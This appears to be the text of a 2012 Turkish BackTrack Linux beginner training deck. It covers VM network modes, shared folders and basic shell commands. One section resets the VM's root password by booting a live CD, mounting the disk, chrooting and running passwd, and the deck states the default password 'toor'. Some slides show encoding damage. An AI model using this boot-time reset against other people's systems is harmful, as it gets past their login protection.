
## Bridge - Nat – Host Only

- Vmware Workstation/Virtual Box kurulduktan sonra bilgisayarınızda 2 adet sanal ađ kartı oluřacaktır. Bu ađ kartları ile kullandıđınız sanal makinalar IP alırlar ve fiziksel iřletim sistemi zerinden internete ıkarlar.
- **NAT Mod:** Kullandıđınız sanal iřletim sistemine IP'yi sanal ađ kartının ataması iřlemidir. Bu durumda sanal iřletim sistemi, zerinde alıřtıđı fiziksel iřletim sistemi ile aynı networkte alıřan diđer bilgisayarlar ile iletiřime geemezler. NAT mode, kısaca; Sanal network oluřturulması demektir.

Backtrack Linux - 101 Eđitimi © 2012 | Bilgi Gvenliđi AKADEMİSİ | www.bga.com.tr


## Bridge - Nat – Host Only

- **Bridge Mod:** Bridge mod'ü alınan sanal makina IP talebinde bulunduğunda , IP talebi sanal ağı kartı tarafından değil, üzerinde çalıştığı fiziksel işletim sistemine ip veren DHCP tarafından cevaplanır. Bu sayede fiziksel networke dahil olmuş bir sanal makina kullanılabilir.



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Bridge - Nat – Host Only




- Bridge ,NAT ve Host only modları arasında bu şekilde geçiş yapılır.
- Bu geçişten sonra Backtrack'te, `#dhclient` Komutu çalıştırılmalıdır. İlerleyen bölümlerde **dhclient** komutuna değinilecektir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Bridge - Nat – Host Only


- “Bulduğum network aralığı [10.0.0.0/24](#) ve vmware NAT interfacede [10.0.0.0/24](#) subnetinden dağıtıyor olsa ne yapacağım ?” sorusunu sorabilirsiniz.



- Vmware workstation ekranında iken “**Virtual Network Editor**” butonuna tıklıyoruz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Bridge - Nat – Host Only




Type kısmında NAT olarak isimlendirilmiş networke tıklıyoruz.

Aşağıda ki bölümde bulunan Subnet IP adresini kullanılmayan bir subnet ile değiştirebilirsiniz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Bridge - Nat – Host Only

- Eğer bir sanal makina “Host Only” olarak çalıştırılırsa, sanal makina sadece üzerinde çalıştığı fiziksel işletim sistemi ile network iletişimine geçebilir.



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


## Sanal Sistem ile Dosya Paylaşımı

- Sanal makinanın, üzerinde çalıştığı fiziksel işletim sistemi ile kendi arasında dosya transferi yapma ihtiyacı olabilir.
- Bu sorunu çözmek için “Shared Folder” ayarlanmalıdır.
- Bu ayarların yapılması için Vmware ve VirtualBox’ın ayarları düzenlenmelidir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Sanal Sistem ile Dosya Paylaşımı


## • VMware Dosya Paylaşımı Ayarları



- VM > Settings >
- Options sekmesine gelinir.
- “Add” butonu ile yeni bir paylaşım klasörü eklenecektir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


# Sanal Sistem ile Dosya Paylaşımı




- İlk önce paylaşım klasörünün hangi klasör olacağını “Browse” kısmından seçiyoruz.
- Name kısmında bu klasöre isimfarklı bir verebilirsiniz

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Sanal Sistem ile Dosya Paylaşımı




- Sanal makinaların bu klasörden sadece dosya almasını istiyorsanız “Read-Only” seçeneğini seçiniz.



- “Ok” ile işlemi bitiriyoruz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Sanal Sistem ile Dosya Paylaşımı




- Sanal makinaların bu klasörden sadece dosya almasını istiyorsanız “Read-Only” seçeneğini seçiniz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr



# Sanal Sistem ile Dosya Paylaşımı



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


# Sistem Açılış



Backtrack5 gnome masaüstü kullanımında ekran çözünürlüğü sırası ile “System > Preferences > Monitors” seçeneği ile değiştirilebilir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Sistem Açılış



Bu sayede sanallaştırma ekranında BT5 masaüstü istediğiniz boyutta duracaktır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


## Sanal Makina Şifre Sıfırlama

- Bu başlıkta anlatılanlar, Backtrack'in Sanal dağıtımında "root" kullanıcısının şifresi bilinmiyorsa yapılmalıdır. Unutmayınız ki Backtrack'in default kurulumunda ki şifresi "toor" dur.
- Çalışan Backtrack'i "Power Off" ile durdurun.
- Sanal backtrack'in dosyalarının bulunduğu dizine gidip \*.vmx dosyası bir metin editörü ile açıp en sona yeni bir satırda **bios.bootDelay = "15000"** yazıp kaydedin.
- Bu ayar değişikliği ile boot delay'ı 15 saniyeye çıkartıyoruz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Sanal Makina Şifre Sıfırlama

- Sanallaştırma yazılımının ekranına dönerek, Backtrack sanal makinasının ayarlarını düzenlememiz gerekmektedir.




## Sanal Makina Şifre Sıfırlama

- “Adım #3” te seçilen .iso dosyası Ubuntu dağıtımına aittir. Siz isterseniz Backtrack dağıtımının .iso dosyasını kullanabilirsiniz. Dağıtımlar arasında bir fark olmayacaktır.
- Backtrack Vmware imajımızı CD-ROM ise mount edilen .iso dosyası üzerinden açıp, kullanıcı şifrelerinin tutulduğu **/etc/shadow** dosyasında düzenleme yapılacaktır. Bu nedenle CD-ROM’dan mount edilecek Linux dağıtımının ne olduğu önemli değildir.


## Sanal Makina Şifre Sıfırlama

- Sanal makinayı çalıştırın
- İlk gelen ekranda “ESC” tuşuna basıp aşağıda ki ekrana gelin.
- \*.vmx dosyasında yaptığımız düzenleme geçerli olmadıysa ESC’e basmanız işe yaramayacaktır. Bu durumda \*.vmx dosyasını kontrol ediniz.



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Sanal Makina Şifre Sıfırlama



- CD-ROM’dan Linux dağıtımımızı Live Cd formatında çalıştırıyoruz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Sanal Makina Şifre Sıfırlama



- Eğer Cd-Rom'a mount ettiğiniz .iso dosyası Backtrack ise bu ekrana geleceksinizdir. İlk satırda ki "Default Boot Text Mode" seçeneği ile devam edebilirsiniz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Sanal Makina Şifre Sıfırlama

```
root@ubuntu:~# fdisk -l

Disk /dev/sda: 32.2 GB, 32212254720 bytes
255 heads, 63 sectors/track, 3916 cylinders, total 62914560 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x0000624f

 Device Boot Start End Blocks Id System
/dev/sda1 * 2048 60229631 30113792 83 Linux
/dev/sda2 60231678 62912511 1340417 5 Extended
/dev/sda5 60231680 62912511 1340416 82 Linux swap / Solaris
root@ubuntu:~#
```

- Live-CD olarak çalışan Linux dağıtımı ile backtrack'in kurulu olduğu partition ismini öğrendik. "/dev/sda1"
- "mount /dev/sda1 /mnt"
- Komutu ile bu partition'u /mnt klasörüne mount edelim.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Sanal Makina Şifre Sıfırlama

```
root@ubuntu:~# ls /mnt/
bin dev initrd.img media opt root share tmp vmlinuz
boot etc lib mnt pentest sbin srv usr
cdrom home lost+found nis proc selinux sys var
root@ubuntu:~# chroot /mnt/
root@ubuntu:/#
```

- Chroot komutu ile mount ettiğimiz dizinde ki Backtrack'in shell satırına geçin.
- "passwd" komutu ile Backtrack'in root kullanıcıasına yeni şifre atayın.
- "sync" komutu ile değişiklikleri kaydedin.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Sanal Makina Şifre Sıfırlama

- "reboot" komutu ile sanal makinayı yeniden başlatın.
- Tüm işlemler bittiğinde boot time'ı kapatabilirsiniz.Veya daha düşük bir değer verebilirsiniz
  - 15000 = 15 saniye
  - 5000 = 5 saniye

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Backtrack Giriş

- Sistem Açılışı
- Sisteme ilk Giriş
- Grafik Arabirime Geçiş

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Sistem Açılış



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Grafik Arabirime Geçiř

```
[2.357651] sd 2:0:0:0: [sda] Cache data unavailable
[2.357847] sd 2:0:0:0: [sda] Assuming drive cache: write through
[2.358415] sd 2:0:0:0: [sda] Cache data unavailable
[2.358612] sd 2:0:0:0: [sda] Assuming drive cache: write through
[2.360872] sd 2:0:0:0: Attached scsi generic sg1 type 0
[2.412184] sda: sda1 sda2 < sda5 >
[2.413241] sd 2:0:0:0: [sda] Cache data unavailable
[2.413438] sd 2:0:0:0: [sda] Assuming drive cache: write through
[2.413634] sd 2:0:0:0: [sda] Attached SCSI disk
```

```
BackTrack 5 R1 - Code Name Revolution 32 bitbt tty1
bt login:
```

- Tüm Linux sistemlerde, en yetkili kullanıcı **root** dur. Backtrack'in root kullanıcısının şifresi ise **toor** dur.
- Linux'te kullanıcı şifresi girerken, güvenlik gerekçesiyle basılan karakterler ekranda görünmez.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr

## Grafik Arabirime Geçiř

```
#####
[*] Welcome to the BackTrack 5 Distribution, Codename "Revolution"

[*] Official BackTrack Home Page: http://www.backtrack-linux.org

[*] Official BackTrack Training : http://www.offensive-security.com
#####

[*] To start a graphical interface, type "startx".
[*] The default root password is "toor".

root@bt: # _
```

- Grafik ekrana geçiř için **startx** komutu yazılır ve enter'a basılır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr



## Grafik Arabirime Geçiř




Backtrack Linux - 101 Eđitimi © 2012 | Bilgi Gvenliđi AKADEMİSİ | www.bga.com.tr

## Temel Linux Kullanımı

- Backtrack Bařlat Mens
- Terminal Komutları Serisi
- Sistemi Tanıma
- Servisler
- Komut Satırı Aralarının Kullanımı
- İsmeye Gre Ara Arama

Backtrack Linux - 101 Eđitimi © 2012 | Bilgi Gvenliđi AKADEMİSİ | www.bga.com.tr

# Backtrak Başlat Menüsü



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Klavye Ayarları

- Klavye ve dil seçimi için;
  - *System > Preferences > Keyboard > Layouts > Add* butonuna basılarak "Turkey" tanımlanabilir. Diğer dil seçenekleri "Remove" seçeneği ile kaldırılabilir.
- Veya tek komutla anlık olarak türkçe yapılabilir.
  - `setxkbmap tr`
- Tekrar geri almak ya da klavye dil ayarını değiştirmek için `setxkbmap` kullanılabilir.
  - `Setxkbmap us`

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Terminal Komutları Serisi - 1

- Linux'un en güçlü olduđu taraf terminal (shell) sistemidir.
- Backtrack grafik arayüze sahip olsada, grafik arayüzde yapabildiđiniz her şeyi, hatta daha da fazlasını komut satırı üzerinden gerçekleştirebilirsiniz.
- İyi bir Linux kullanıcısı –ve penetration tester- olmak için **linux komutlarını** bilmek ve kullanabilmek şarttır.
- Backtrack'te komut satırını açmak için **ctrl + alt + T** kombinasyonu kullanılır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr


## Terminal Komutları Serisi - 1

- İlk açılışta, grafik arayüze geçiş yapmak için **startx** yazdığımız kısımda **terminal**'dir.
- Linuxte bir çok komut parametre almaktadır. Parametreler komut adı yazıldıktan sonra bir boşluk bırakılarak yazılmalıdır. Genellikle parametreler " – " işareti ile başlamaktadır.
- Linux komutlarına parametreler ile spesifik işler yaptırabilirsiniz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr

## Terminal Komutları Serisi - 1

- En basit kural: Komutu ve ardından alacağı parametreleri yaz.
- Sıkıştığın anda “man komutismi”



PS: “man komutismi” kısmı Linux Sistemlerde Yardım Almak başlığında detaylıca anlatılmıştır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # pwd Komutu

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# pwd
/root
root@bt:~#
```

- **Pwd** komutu, **print working directory**, bulunduğumuz dizini ekrana yazan komuttur.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # man Komutu

```
root@bt: ~/Desktop
File Edit View Terminal Help
PWD(1) User Commands
NAME
 pwd - print name of current/working directory
SYNOPSIS
 pwd [OPTION]...
DESCRIPTION
 Print the full filename of the current working directory.
 -L, --logical use PWD from environment, even if it contains symlinks
 -P, --physical avoid all symlinks
 --help display this help and exit
 --version output version information and exit
NOTE: your shell may have its own version of pwd, which usually super-
Manual page pwd(1) line 1
```

- Manuel ifadesinin kısaltmasıdır, linux sistemlerde bir komut veya yazılım hakkında bilgi almayı sağlar.

- Linux komutların aldıkları parametreler hakkında detaylı açıklamalar için bu araç kullanılmalıdır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # cd Komutu

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# pwd
/root
root@bt:~# cd Desktop/
root@bt:~/Desktop# pwd
/root/Desktop
root@bt:~/Desktop# cd ..
root@bt:~# pwd
/root
root@bt:~#
```

- **cd** komutu ile klasörler arası geçiş yapılmaktadır.
- “ **cd ..** “ komutu ile bir üst dizine/klasöre geçiş yapılır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # ls Komutu

```
root@bt: ~/Desktop
File Edit View Terminal Help
root@bt:~/Desktop# ls -alh
total 8.0K
drwxr-xr-x 2 root root 4.0K 2012-04-22 19:27 .
drwx----- 20 root root 4.0K 2012-04-22 18:59 ..
-rw-r--r-- 1 root root 0 2012-04-22 19:27 BGA.txt
-rw-r--r-- 1 root root 0 2012-04-22 19:27 .gizli.txt
root@bt:~/Desktop#
```

- Listeleme komutudur. Dosya/dizin listelemek ve özelliklerini görüntülemek için kullanılır.
- Parametre olarak **-alh**
- A = Gizli Dosyaları Göster
- L = Detaylı listeleme
- H = Anlaşılabilir dosya boyutu –sol üstte ki total 8.0k-
- Daha fazlası için = man ls

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # cat Komutu

```
root@bt: ~/Desktop
File Edit View Terminal Help
root@bt:~/Desktop# cat BGA.txt
Bilgi Güvenliği Akademisi
Backtrack Hakkında Bilgiler
(c) 2012
root@bt:~/Desktop#
```

- Dosya içeriğini okumak ve çıktı göndermek için kullanılır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # more Komutu

```
root@bt: ~/Desktop
File Edit View Terminal Help
root@bt:~/Desktop# more CTF.txt
CTF Nedir?

CTF(Capture The Flag) geçmişi Roma dönemine dayanan uygulamalı, öğretici bir oyundur. Çeşitli tarih kitaplarında farklı milletlerin çocuklarını/gençlerini CTF oyunlarıyla savaşa hazırladıkları yazmaktadır. CTF'de amaç öğrenilen savunma ve saldırı tekniklerini pratiğe dökmektir.

Günümüzde bilişim dünyasında -özellikle bilişim güvenliğinde- sık kullanılan bir eğitici öğretim yöntemi.
--More-- (26%)
```

- Bir dosyanın içeriği **cat** komutu ile okunursa ve içerik çok uzun ise, okuma işleminin sonunda ekranda dosyanın son satırları bulunur. Bu sorunu aşmak için **more** komutu vardır. Dosyanın başından itibaren **terminal** ekranına sığan kadarı gösterilir, devam etmek için **space** tuşu kullanılır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # less Komutu

```
root@bt: ~/Desktop
File Edit View Terminal Help
CTF'i güvenlik bakış açısıyla tanımlamak gerekirse: beyaz şapkalı hackerlar arasında oynanan öğretici bir oyundur denilebilir. Yarışmaya katılan hackerlar belirlenen hedefe ulaşmak ve bayrağı(hedef sistemlerde gizli metin dosyası, mesela /root dizini altında bayrakl.txt dosyası) önce kapılmak için sistemlerdeki güvenlik açıklıklarını değerlendirilerek bayrağı elde etmeye çalışırlar.

CTF oyunu iki çeşittir:

1)Sadece saldırı tekniklerinin kullanıldığı CTF
:
```

#less CTF.txt

- More komutu gibi bir komuttur. Dosya içerisinde kelime arayabilir, istediğiniz satır numarasına gidebilirsiniz
- **/güvenlik** = Düz slash ve ardından aranacak kelime.
- **:22** = iki nokta üst üste ve gidilecek satır.
